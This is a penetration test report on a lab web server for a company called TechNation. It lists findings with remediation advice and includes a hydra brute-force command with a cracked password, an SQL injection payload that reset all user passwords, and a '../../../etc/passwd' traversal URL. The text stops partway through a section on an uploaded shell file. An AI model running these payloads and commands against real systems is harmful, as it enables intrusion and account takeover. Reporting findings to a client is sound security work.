TechNation
Penetration Test Report

Version	**1.0**
Author	**Piotr Kobylis**
Issue Date	**06.01.2025**

1.0 Penetration Test Report **2**
1.1 Introduction **2**
1.2 Scope 2
2.0 Executive Summary **3**
2.1 Recommendations 3
3.0 Risk Assessment **4**
3.1 Likelihood 4
3.2 Impact 4
4.0 Findings Summary **5**
5.0 Vulnerability & Remediation Report **6**
5.1 Vulnerability Summary 6
6.0 Information Gathering **7**
7.0 Critical Findings **9**
7.1. Critical information disclosure: Robots.txt 9
7.2. Critical information disclosure: List of passwords 10
7.3. Critical information disclosure: Logins and passwords send via GET method 12
7.4. SQL Injection 13
8.0 High Findings **15**
8.1. Directory traversal 15
8.2. Stored XSS/Path Traversal Reverse3.txt, c99shell.php.jpg 16
8.4. XSS: Cross-site-scripting 20
8.5. Clickjacking 22
8.6. Cross-Site Request Forgery (CSFR) 25
9.0 Medium Findings **28**
9.1. Server information disclosure 28
9.2. No password policy 29
9.3. No X-frame policy 30

1.0 Penetration Test Report

1.1 Introduction

Subject of this document is summary of penetration test performed against web applications owned by TechNation company. Test was conducted according to rules of engagement defined and approved at the beginning by both parties – customer and contractor. Black-box pentesting assignment was requested.

Black-box penetration test classification means that penetration tester has no internal knowledge about target system architecture. He/she can use information commonly available on the Internet. More data can be collected during reconnaissance phase based on observation of target system behavior. Black-box penetration test results gives overview of vulnerabilities exploitable from outside the company network. It shows how unauthenticated actor can take advantage of weaknesses existing in tested web application.

Time frame defined:

Penetration test start: 06.01.2025,

Penetration test end: 12.01.2025

1.2 Scope

To perform a Black Box Web Application Penetration Test against the web applications of the organization named TechNation.

This is what the client organization defined as scope of the tests:

- Dedicated Web Server: 10.0.1.29

*During the test, I had to import a new machine with a server, which is why in some screenshots the IP address has changed to 10.0.1.30.

2.0 Executive Summary

Conducted penetration test uncovered several security weaknesses present in web applications owned by TechNation company

When performing the penetration test, there were several alarming vulnerabilities that were identified on TechNation networks. When performing the attacks, I was able to gain access to multiple resources, primarily due to outdated patches and poor security configurations. During the testing, I had no access to TechnNation portal. These systems as well as a brief description:

- 4 Critical, 5 High, 3 Medium issues have been identified.

2.1 Recommendations

I recommend patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.

To improve system security, I recommend the following actions:

1. Implement input validation mechanisms to protect against SQL Injection attacks
2. Strengthen password policies by enforcing strong, complex passwords, two-factor authentication
3. Implement X-frame policies to prevent clickjacking attacks
4. Introduce file type verification on uploads to prevent unauthorized uploads
5. Strengthen access controls to protect against directory traversal attacks
6. Establish regular security reviews to detect new threats
7. Update Apache server to the latest version along with ongoing updates to other software
8. Add CAPTCHA or similar to login to protect against brute-force attacks

3.0 Risk Assessment

3.1 Likelihood

The likelihood is a measurement of the capacity to carry out an attack. The factor will be the difficulty or skill required to carry out the attach.

Risk	Description
Critical	An attacker is near-certain to carry out the threat event
High	An untrained user could exploit the vulnerability. The vulnerability is obvious or easily accessed
Medium	The vulnerability required some hacking knowledge to carry out the attack
Low	The vulnerability required significant time, skill , access and other resource to carry out the attack

3.2 Impact

The impact is a measurement of the adverse effect carrying out an attack would have on the organization.

Risk	Description
Critical	An attack would cause catastrophic or severe effect on operation, asset or other organization
High	An attack would severely degrade mission capability. The attack may result in damage to asset(data exposure)
Medium	An attack would degrade the mission capability. An attack would allow for primary function to application to resume, but at reduced effectiveness
Low	An attack would degrade mission capability in a limited capacity. The attack may result in marginal damage to assets

4.0 Findings Summary


Lp	Findings	Likelihood	Impact
1.	Critical information disclosure: Robots.txt	Critical	Critical
2.	Critical information disclosure: List of passwords	Critical	Critical
3.	Critical information disclosure: Logins and passwords send via GET method	Critical	Critical
4.	SQL Injection	Critical	Critical
5.	Path traversal "../../../etc/passwd"	Medium	High
6.	Stored XSS/Path Traversal Reverse.txt, c99shell.php.jpg	Medium	High
7.	XSS Cross-site scripting	Medium	Critical
8.	Clickjacking	Medium	High
9.	Cross-Site Request Forgery (CSFR)	Medium	High
10.	Insecure Direct Object Reference (IDOR)	High	Medium
11.	No password policy	High	Medium
12.	No X-frame policy	Medium	Medium

5.0 Vulnerability & Remediation Report

Penetration test finding classification, description and recommendations mentioned in the report are taken mostly from OWASP TOP 10 project documentation available on site: https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project.

The OWASPT TOP 10 is list of definitions of web application vulnerabilities they pose the most significant security risks to organization when exploited.

5.1 Vulnerability Summary



6.0 Information Gathering

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test. I started the pentest with finding all subdomains.

I have used multiple tools to make sure that I haven't missed any domain.

Tools Used:

1. nmap
2. hydra
3. Burp Suite
4. Nikto
5. Zap

```
┌──(kali㉿kali)-[~]
└─$ nmap 10.0.1.29 -sV
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-07 12:52 EST
Nmap scan report for 10.0.1.29
Host is up (0.00043s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
MAC Address: 08:00:27:76:09:61 (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.58 seconds
```

```
┌──(kali㉿kali)-[~/Downloads]
└─$ nikto -h 10.0.1.29
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          10.0.1.29
+ Target Hostname:    10.0.1.29
+ Target Port:        80
+ Start Time:         2025-01-07 15:01:05 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache/2.4.41 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/H
eaders/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a
different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-cont
ent-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /robots.txt: Entry '/decoda9013smith21985.txt' is returned a non-forbidden or redirect HTTP code (200). See: https://por
tswigger.net/kb/issues/00600600_robots-txt-file
+ Apache/2.4.41 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /css/: Directory indexing found.
+ /css/: This might be interesting.
+ 8103 requests: 0 error(s) and 7 item(s) reported on remote host
+ End Time:           2025-01-07 15:01:44 (GMT-5) (39 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

- Alerts (21)
  - Cross Site Scripting (Reflected)
  - SQL Injection
  - Absence of Anti-CSRF Tokens (10)
  - Application Error Disclosure (18)
  - Content Security Policy (CSP) Header Not Set (40)
  - Cross-Domain Misconfiguration (6)
  - Directory Browsing (20)
  - Missing Anti-clickjacking Header (32)
  - Cross-Domain JavaScript Source File Inclusion (12)
  - Information Disclosure - Debug Error Messages (2)
  - Server Leaks Version Information via "Server" HTTP Response Header Field (66)
  - Strict-Transport-Security Header Not Set (3)
  - X-Content-Type-Options Header Missing (61)
  - Authentication Request Identified (3)
  - GET for POST (4)
  - Information Disclosure - Sensitive Information in URL (4)
  - Information Disclosure - Suspicious Comments (8)
  - Modern Web Application (16)
  - Re-examine Cache-control Directives (2)
  - Retrieved from Cache (9)
  - User Agent Fuzzer (24)

7.0 Critical Findings


7.1. Critical information disclosure: Robots.txt

Rating: **Critical**

URL: http://10.0.1.29/robots.txt

Description: robots.txt is a simple text file used to tell search engine robots which parts of a web page to index and which ones should be skipped. That is the first step to obtain full access.

Proof of Concept:



Remediation Steps:

- Do not point to paths to sensitive resources, e.g. /admin, /config.
- If necessary, use authorization mechanisms instead of relying on robots.txt.


7.2. Critical information disclosure: List of passwords


Rating: Critical


URL: http://10.0.1.29//decoda9013smith21985.txt

Description: /decoda9013smith21985.txt is a password generator where we can find passwords for all users. That might help to gather brute force attack. I created two files with passwords found in decoda9013smith… and second one with possible emails. Information about the users we can find on the website. That's the authors of the posts. We can do that as far as we know the email structure from: **About@Technation.com**

Proof of Concept:







Six option for each author: tomasramus@technation.com; tramus@technation.com ; tomas@technation.com; tomasr@technation.com; ramus@technation.com ; tr@tehnation.com . Ofcourse we can also add mails such as admin, administrator and Mr. Daniel Gish who made that website.


```
┌──(kali㉿kali)-[~/Downloads]
└─$ cat mails.txt
admin@technation.com
administrator@technation.com
tomasramus@technation.com
tramus@technation.com
tomasr@technation.com
tomas@technation.com
annawarshav@technation.com
awarshav@technation.com
annaw@technation.com
anna@technation.com
ronaldcopargan@technation.com
rcopargan@technation.com
ronaldc@technation.com
ronald@technation.com
arthurbisclich@technation.com
arthurb@technation.com
abisclich@technation.com
arthur@technation.com
danielgish@technation.com
dgish@technation.com
danielg@technation.com
daniel@technation.com
gish@technation.com
ramus@technation.com
bisclich@technation.com
copargan@technation.com
warshav@technation.com
```

```
┌──(kali㉿kali)-[~/Downloads]
└─$ hydra 10.0.1.29 http-get-form "/Admin.php:Email=^USER^&Password=^PASS^:Username Or Password Doesn't match" \
-L mails.txt -P passwords.txt
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or
 for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-01-06 12:44:04
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to
prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 21516 login tries (l:33/p:652), ~1345 tries per task
[DATA] attacking http-get-form://10.0.1.29:80/Admin.php:Email=^USER^&Password=^PASS^:Username Or Password Doesn't match
[STATUS] 4109.00 tries/min, 4109 tries in 00:01h, 17407 to do in 00:05h, 16 active
[80][http-get-form] host: 10.0.1.29   login: arthurb@technation.com   password: J4VfsKYb3nuGFsQ6
```

Login: arthurb@technation.com

Password: J4VfsKYb3nuGFsQ6



Remediation Steps:

- Introduce a limit on the number of login attempts (rate limiting).
- Use CAPTCHA after several failed attempts.
- Enforce strong passwords (e.g. minimum 12 characters, numbers, uppercase letters).
- Implement two-factor authentication (2FA).


7.3. Critical information disclosure: Logins and passwords send via GET method

Rating: **Critical**

URL:http://10.0.1.29/Admin.php?Email=arthurb%40technation.com&Password=J4VfsKYb3nuGFsQ6

Description: During the analysis of the login process, I have detected a serious security problem - login data is sent using the GET method. This is dangerous because in this method, confidential information (such as passwords or usernames) is visible directly in the URL of the page. This solution creates a risk that the data can be intercepted by unauthorized persons who monitor network traffic or have access to the browser history. To ensure an adequate level of security, I recommend switching to the HTTPS protocol and using the POST method to send login data.

Proof of Concept:



Remediation Steps:

- Instead of sending data in headers using the GET method, change the request method to POST or another HTTP method that allows data to be sent in the request body. POST is a more appropriate method for sending sensitive data because the data does not appear in the URL.

- The application should use HTTPS to encrypt all traffic between the client and the server, ensuring that the data in transit, including headers and the request body, is secure.
- Using authorization headers: If you must send authorization information, use the Authorization header in conjunction with the POST method or another appropriate method. This is more secure than including tokens in the URL.


7.4. SQL Injection


Rating: **Critical**

URL: N/A

Description: Using SQL Injection techniques I was managed through change password form change password for all users. To perform this attack I have used Burp Suite to catch change form request and send respond with malicious code " *old='or''='&new=password&again=password* ". With this payload I was managed to change password for all users including administrator!!!

Proof of Concept:





```
┌──(kali㉿kali)-[~/Downloads]
└─$ hydra 10.0.1.29 http-get-form "/Admin.php:Email=^USER^&Password=^PASS^:Username Or Password Doesn't match" \
-L mails.txt -P passwords.txt
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or
 for illegal purposes (this is non-binding, these ***** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-01-06 13:59:01
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to
prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 21549 login tries (l:33/p:653), ~1347 tries per task
[DATA] attacking http-get-form://10.0.1.29:80/Admin.php:Email=^USER^&Password=^PASS^:Username Or Password Doesn't match
[80][http-get-form] host: 10.0.1.29   login: tomasr@technation.com   password: password
[STATUS] 4698.00 tries/min, 4698 tries in 00:01h, 16851 to do in 00:04h, 16 active
[80][http-get-form] host: 10.0.1.29   login: annaw@technation.com   password: password
[80][http-get-form] host: 10.0.1.29   login: ronaldc@technation.com   password: password
[80][http-get-form] host: 10.0.1.29   login: arthurb@technation.com   password: password
[80][http-get-form] host: 10.0.1.29   login: danielg@technation.com   password: password
[STATUS] 5071.00 tries/min, 15213 tries in 00:03h, 6336 to do in 00:02h, 16 active
[STATUS] 4858.75 tries/min, 19435 tries in 00:04h, 2114 to do in 00:01h, 16 active
1 of 1 target successfully completed, 5 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-01-06 14:03:41
```

Remediation Steps:

- There supposed to be input validation and sanitization to ensure that user input is properly formatted and doesn't contain malicious code, characters, etc.
- SQL Injection can be prevented by using parameterized queries instead of allowing building SQL statements using user input.

8.0 High Findings

8.1. Directory traversal


Rating: High

URL:http://10.0.1.29/Admin.php?Email=danielg%40technation.com&Password=password&page=../../../../../etc/passwd

Description:

Path traversal is a type of attack where I can manipulate file paths and gain access to sensitive files or directories by inserting "../". I was managed to get access to /etc/passwd directory from the administrator account.

Proof of Concept:



Remediation Steps:

- Implement proper input validation and sanitization to prevent attackers from manipulating file paths.
- Enforce access controls to ensure that only authorized users have access to sensitive files.
- Use absolute paths instead of relative paths to reduce the risk of attacks.
- Reduce web server privileges to limit the impact of a potential attack.
- Perform regular security tests to identify and fix vulnerabilities that could be exploited in a Path Traversal attack.

8.2. Stored XSS/Path Traversal Reverse3.txt, c99shell.php.jpg


Rating: High


URL:http://10.0.1.30/Admin.php?Email=danielg%40technation.com&Password=password&page=reverse3.txt


Description:

